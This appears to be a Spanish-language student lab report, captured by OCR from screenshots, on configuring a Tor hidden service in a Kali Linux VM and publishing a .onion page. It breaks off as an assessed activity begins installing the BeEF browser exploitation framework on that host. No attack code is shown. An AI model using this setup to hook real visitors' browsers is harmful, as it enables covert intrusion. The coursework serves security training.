

Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
kali@kali: /etc/tor
File Actions Edit View Help
GNU nano 5.4 torrc
#CookieAuthentication 1
############### This section is just for location-hidden services ###
Once you have configured a hidden service, you can look at the
contents of the file " ... /hidden_service/hostname" for the address
to tell people.
##
HiddenServicePort x y:z says to redirect requests on port x to the
address y:z.
#HiddenServiceDir /var/lib/tor/hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServiceDir /var/lib/tor/other_hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServicePort 22 127.0.0.1:22
################ This section is just for relays #####################
#
See https://www.torproject.org/docs/tor-doc-relay for details.
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^_ Go To Line
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
2°C Despejado
Buscar
ESP LAA
11:49 p. m. 09/06/2025


Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
kali@kali: /etc/tor
File Actions Edit View Help
GNU nano 5.4 torrc *
#CookieAuthentication 1
############### This section is just for location-hidden services ###
Once you have configured a hidden service, you can look at the
contents of the file " ... /hidden_service/hostname" for the address
to tell people.
##
HiddenServicePort x y:z says to redirect requests on port x to the
address y:z.
HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:80
#HiddenServiceDir /var/lib/tor/other_hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServicePort 22 127.0.0.1:22
################ This section is just for relays #####################
#
See https://www.torproject.org/docs/tor-doc-relay for details.
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^_ Go To Line
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
2°C Despejado
Buscar
ESP LAA
11:50 p. m. 09/06/2025


Reiniciar Tor




Publicar nuestra pagina en la red privada (TOR)



Ver en que sitio se encuentra nuestro enlace .onion




Colocamos el enlace en el navegador




EVALUACIÓN 3

- **Servidor Kali Linux 2021 ip:** 192.168.0.18




- Verificamos ip de cliente:




ACTIVIDAD PRÁCTICA:


1. En el servidor Kali Linux (host .onion):




Instalar beef



